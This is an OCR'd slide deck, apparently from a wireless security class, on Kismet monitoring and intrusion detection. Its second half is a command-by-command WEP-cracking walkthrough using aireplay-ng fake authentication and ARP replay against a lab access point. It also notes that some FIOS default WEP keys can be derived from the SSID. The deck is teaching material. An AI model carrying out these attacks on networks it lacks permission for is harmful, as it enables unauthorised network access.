
- Mouse also works in most terminals (xterm is best)

Auto-configuring interface

- Tell Kismet the interface (in our case wlan0)
- It will make the monitor mode interface for you!
- It will shut down the parent interface for you! (so long as you’re up to date on Kismet)

Lets look at some network details

- First, set Kismet to sort networks
- By default Kismet is in “auto-fit” mode, which tries to keep all the active networks on the screen
- Go to the Sort menu and pick something...


~ Kismet Sort View Windows
Name
! EZCast-
! UESC
! UESC
! TB Prop
. UESC-NG
vera_13
+ Autogro
* Auto-fit a
Type t
Channel c
Encryption e
First Seen f
First Seen (descending) F
Latest Seen l
Latest Seen (descending) L
BSSID b
SSID s
Signal S
Packets p
Packets (descending) P
pentoo
Elapsed
01:27.10
Networks
11
Packets
67091
Pkt/Sec
18
Filtered
0
No GPS data (GPS not connected) Pwr: AC
59
0
Packets
Data
INFO: Saved data files
ERROR: Could not save SSID map cache, check previous error messages (probably no permission to write to the Kismet config directory: /root/kismet
ERROR: Could not save tags, check previous error messages (probably no permission to write to the Kismet config directory:
wlan0
Hop

Per-network details

- Scroll to a network using the arrow keys
- Press enter for details


~ Network View
8
Packet Rate
0
Name: UESC
BSSID: 60:A4:4C:F1:35:00
Manuf: AsustekC
First Seen: Nov 4 13:52:42
Last Seen: Nov 4 15:19:47
Type: Access Point (Managed/Infrastructure)
Channel: 11
Frequency: 2412 (1) - 21 packets, 0.14%
2417 (2) - 3 packets, 0.02%
2427 (4) - 7 packets, 0.05%
2447 (8) - 15 packets, 0.10%
2452 (9) - 1539 packets, 10.29%
2457 (10) - 3252 packets, 21.75%
2462 (11) - 5841 packets, 39.07%
2467 (12) - 3259 packets, 21.80%
2472 (13) - 1002 packets, 6.70%
2484 (14) - 13 packets, 0.09%
SSID: UESC
Length: 4
Type: Beacon (advertising AP)
Encryption: WPA PSK AES-CCM
Beacon %: 20
Signal: -66dBm (max -56dBm)
Noise: 0dBm (max -256dBm)
Data Crypt: WEP (Privacy bit set)
(Data encryption seen by BSSID)
Packets: 14952
Data Packets: 9652
Mgmt Packets: 5300

Basic network info

- Primary (ie first seen) SSID
- First and most recently seen times
- Advertised channel
- Type (AP, client, etc)

Frequency Map

- Beacons tell what channel they’re in
- Data frames don’t
- Channels overlap
- Kismet uses the frequency the radio was tuned to to build a map
- Can help isolate clients, etc

SSIDs

- One AP may advertise multiple SSIDs
- Usually they make virtual APs with different MAC addresses…
- … but sometimes they don’t.

Signal Levels

- A major point of contention
- Most drivers report ***bogus*** signal levels in monitor mode
- They ***may*** be internally consistent, but don’t use them to compare with other devices and expect reasonable results!


Clients

- Clients can be view via the ‘View->Clients’ menu option
- Can be sorted, details viewed, etc
- Play around a little...

Channels View

- Kismet offers holistic view of channel usage on all channels it can see
- Graphed as average signal level of packets per channel, packet rate per channel, and quantity of traffic per channel

Channels View




Chan	Packets	P/S	Data	Dt/s	Netw	ActN	Time
1	2348	1	3K	0B	8	1	0.3s
2	934	1	2K	0B	7	0	0s

Channels

- Remember when we said we can only tune to one channel at a time?
- How does Kismet display info from all the channels then?

Monitor a specific channel

- Kismet hops very quickly around the channels
- This of course means you'll miss some data on each channel while it's looking at other channels
- Go to the 'Kismet->Config Channel` menu option


Name T C Ch Pkts Size
! EZCast-902E82A8 A 0 11 12624 0B
. UESC A 0 11 20304 2M
! UESC A 0 11 16295 1M
BSSID: 60:A4:4C:F1:35:00 Last seen: Nov 4 15:30:12 Crypt: WPA PSK AESCCM Manuf: AsustekC
! UESC-NG A 0 1 6677 0B
! vera_13645 A 0 11 3078 0B
TB Proprietary Chann A 0 11 404 0B
+ Autogroup Probe P N --- 133 0B
pentoo
Elapsed
01:38.41
Networks
11
Packets
78191
Pkt/Sec
6
Filtered
0
Configure Channel
Name Chan
wlan0 Hop
( ) Lock (*) Hop ( ) Dwell
Channels 1,5,9,13,2,6,10,14,3,7,11,4,8,12
Rate 3
[Cancel] [Change]
No GPS data (GPS not connected) Pwr: AC
35
0
Packets
Data
INFO: Saved data files
ERROR: Could not save SSID map cache, check previous error messages (probably no permission to write to the Kismet config directory: /root/kismet
ERROR: Could not save tags, check previous error messages (probably no permission to write to the Kismet config directory: /root/kismet
wlan0
Hop

Uses for Kismet

- Finding rogue access points connected to your network
- Finding rogue clients connected to your access points!
- Figuring out what’s going on out there in general
- Detecting wonky business going on

Kismet as WIDS

- Kismet can do both fingerprint (specific packet) IDS and trend-based IDS
- Can detect common attacks and general weirdness

Popular IDS

- Spoofed network detection via channels changing, timestamps changing, etc
- Spoofed client detection via changing DHCP identifiers
- DoS detection via broadcast disassociation / deauthentication

Kismet Logfiles

- What do you do now that you've run Kismet for a while?
- Kismet can generate multiple kinds of log files
- Pcap packet data, text-based network and client summaries, and processable XML network data

Kismet and LEO

- Kismet is a full wiretap, not pen trace. It copies the full packet into memory.
- Even in “don’t be evil” mode (hidedata=true) the data is processed before being discarded
- May modify packets
- If you’re logging for evidence, use tcpdump.

Expanding Kismet

- Kismet is actually a pair of tools, client and server
- Trivial to write additional clients in various languages
- Protocol is roughly based off IMAP or SQL - each sentence has supported fields

Default Kismet Plugins

- Kismet comes with a handful of plugins already
- Generally more hostile or questionable activities

Kismet Auto-PTW

- Integrates the PTW attack from Aircrack-NG
- Collects WEP data packets
- Automatically tries to crack the WEP key every 1000 packets
- Why not? WEP sucks.

Kismet Auto-WEP

- Tries to guess the WEP key of access points when the key generation is known
- For instance all those FIOS APs with SSIDs like ABC12?
- Thats the WEP key in Base26.
- Ta-da.

Ruby

- I’m not a huge fan of Ruby but a lot of people are…
- So there’s some libraries for talking to Kismet from Ruby!
- Some examples are pre-installed in /usr/bin/*.rb

Examples of clients

- kismet_alert_syslog.rb funnels WIDS alerts to standard syslog, allowing them to be logged/propagated like other system alerts
- kismet_addsource.rb programatically adds new capture sources to a running Kismet
- kismet_shootout.rb can compare the fidelity of two cards simultaneously

Most stuff can be done in clients

- All of Kismet that you see is a client
- So a custom client can do everything Kismet can do
- Sometimes though, you want a bit more...

Kismet Plugins

- Written in C++
- Loaded into client or server
- Can do ***anything*** Kismet does now - most of Kismet is made of essentially static plugins
- Can define new drivers, stuff that isn’t 802.11, etc

Going on the offensive...

Kismet is passive...

- Kismet is nearly completely passive… 100% so if you don’t use any of the restricted plugins
- Lets look at some of the tools for doing active attacks!

Injecting Packets

- Most drivers that can do monitor mode can do packet injection
- Involves writing a crafted packet to the monitor mode interface
- This is then broadcast

Packet Injection is Flakey

- The card firmware is really designed to transmit data frames on an established connection

- When you have a connected device, data frames get acknowledge - you know it worked

- When transmitting raw packets, you lose this feedback.

Testing packet injection

- Make a monitor mode interface

```
$ sudo airmon-zc start wlan0 11
```

- We’re using ‘sudo’ from the ‘wifi’ account, but you could be root, too

```
wifi@pentoo ~ $ sudo airmon-zc start wlan0 11


Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
15378   dhcpcd

X[PHY]Interface Driver[Stack]-FirmwareRev       Chipset                                         Extended Info

K[phy2]wlan0    rtl8187[mac80211]-N/A           Realtek Semiconductor Corp. RTL8187
                (mac80211 monitor mode already enabled for [phy2]wlan0 on [phy2]wlan0mon)
wifi@pentoo ~ $
```

Find a nearby AP

- You can use Kismet, Kismet logs, or the aircrack tool ‘airodump-ng’:

```
$ sudo airodump-ng wlan0mon
```

```
CH  7 ][ Elapsed: 3 mins ][ 2013-11-04 16:51

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

60:A4:4C:F1:35:00  -15      292      551    1  11  54e  WPA2 CCMP   PSK  UESC
68:1C:A2:00:ED:BE  -38      500        0    0   1  54e  WEP  WEP         WIFI_CLASS_VICTIM
74:D0:2B:41:58:D0  -60      189      384    7  11  54e  WPA2 CCMP   PSK  UESC
00:C0:02:5C:BB:FE  -62      285        0    0  11  54   WPA2 CCMP   PSK  vera_13645
00:04:32:09:F5:04  -63        2        0    0  11  18e  WPA2 CCMP   PSK  TB Proprietary Channel. aw
2C:B0:5D:A0:C5:CB  -66       83        0    0   1  54e  WPA2 CCMP   PSK  UESC-NG
7E:DD:90:2E:84:E0  -73       50        0    0  11  54e  WPA2 CCMP   PSK  EZCast-902E82A8

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

60:A4:4C:F1:35:00  CC:3A:61:09:04:4D  -14    1e- 1      0        9
74:D0:2B:41:58:D0  80:96:B1:82:B6:01   -1    1e- 0      0        3
```

Set the channel

- Notice what channel you plan to attack
- Our victim is on channel 1 (ch column)

```
$ sudo iw dev wlan0mon set channel 1
```

Now to inject...

- Lets see if we can inject!

```
$ sudo aireplay-ng -9 -e WIFI_CLASS_VICTIM -a 68:1C:A2:00:ED:BE wlan0mon
```

- ‘-9’ means test injection. ‘cause why not.
- ‘-e ...’ is the SSID we’re talking to
- ‘-a 00:....’ is the MAC address of the AP
- ‘wlan0mon’ is our interface, of course.

```
wifi@pentoo ~ $ sudo aireplay-ng -9 -e WIFI_CLASS_VICTIM -a 68:1C:A2:00:ED:BE  wlan0mon
16:54:10  Waiting for beacon frame (BSSID: 68:1C:A2:00:ED:BE) on channel 1
16:54:10  Trying broadcast probe requests...
16:54:10  Injection is working!
16:54:11  Found 1 AP

16:54:11  Trying directed probe requests...
16:54:11  68:1C:A2:00:ED:BE - channel: 1 - 'WIFI_CLASS_VICTIM'
16:54:12  Ping (min/avg/max): 2.682ms/28.390ms/49.225ms Power: -11.30
16:54:12  30/30: 100%

wifi@pentoo ~ $
```

The Theory

- WEP is broken
- WEP is more broken the more packets we see
- WEP is more broken the more we know what we’re going to see in a packet

The Old Way

- Collect data packets
- Look for known characteristics of weak data
- Wait a really, really long time

The New Way

- Find a client on the network
- Kick them off (spoofed disassoc packet)
- Wait for them to re-join the network
- What does a client do right after it joins a network?

DHCPARP

- It gets DHCP
- And it ARPs the gateway
- Why is this so valuable?

ARP

- We know the format of ARP
- We know a bunch of the bytes that go into it
- We know the MAC of the gateway because the src/dst/etc isn’t encrypted

There are many copies

- WEP is broken. AND stupid.
- There is no replay prevention
- What happens if you send the same ARP frame into the network 10,000 times?

… and they don’t have a plan

- You get 10,000 arp responses
- Which we know the format of
- Which we can then feed into the aircrack-ng / PTW attack engine
- So what if it takes 80,000 packets to crack a network? We can generate that in under a minute!

Lets Start!


- Start logging

```
$ sudo airodump-ng --channel 1 --write
/tmp/aircrack.cap wlan0mon
```

- Sets channel to 1, starts writing the file, uses the monitor interface we made

Look For Victims

- We need to find a station on the target network



- BSSID matches VICTIM network
- Station MAC will change depending on who is on the network

The ARP Collector

- We need to associate our card with the AP.
- In a new terminal

```
$ sudo aireplay-ng --fakeauth 5 -e
WIFI_CLASS_VICTIM wlan0mon
```

- Do a fake association, every 5 seconds, to WIFI_CLASS_VICTIM

```
wifi@pentoo ~ $ sudo aireplay-ng --fakeauth 5 -e WIFI_CLASS_VICTIM wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:21:69:03)
19:51:57  Waiting for beacon frame (ESSID: WIFI_CLASS_VICTIM) on channel 1
Found BSSID "68:1C:A2:00:ED:BE" to given ESSID "WIFI_CLASS_VICTIM".

19:51:57  Sending Authentication Request (Open System) [ACK]
19:51:57  Authentication successful
19:51:57  Sending Association Request [ACK]
19:51:57  Association successful :-) (AID: 1)

19:52:02  Sending Authentication Request (Open System) [ACK]
19:52:02  Authentication successful
19:52:02  Sending Association Request [ACK]
19:52:02  Association successful :-) (AID: 1)
```

```
68:1C:A2:00:ED:BE  00:C0:CA:21:69:03    0    0 - 1      0        4
68:1C:A2:00:ED:BE  AC:22:0B:3E:57:97  -26   36e- 1e     0       85
```

Now We Need An Arp

- In ***yet another*** terminal, start aireplay-ng replaying arps:

```
$ sudo aireplay-ng --arpreplay -e WIFI_CLASS_VICTIM wlan0mon
```

- This starts listening for ARPs
- You might get one naturally...

```
wifi@pentoo ~ $ sudo aireplay-ng --arpreplay -e WIFI_CLASS_VICTIM   wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:21:69:03)
19:56:05  Waiting for beacon frame (ESSID: WIFI_CLASS_VICTIM) on channel 1
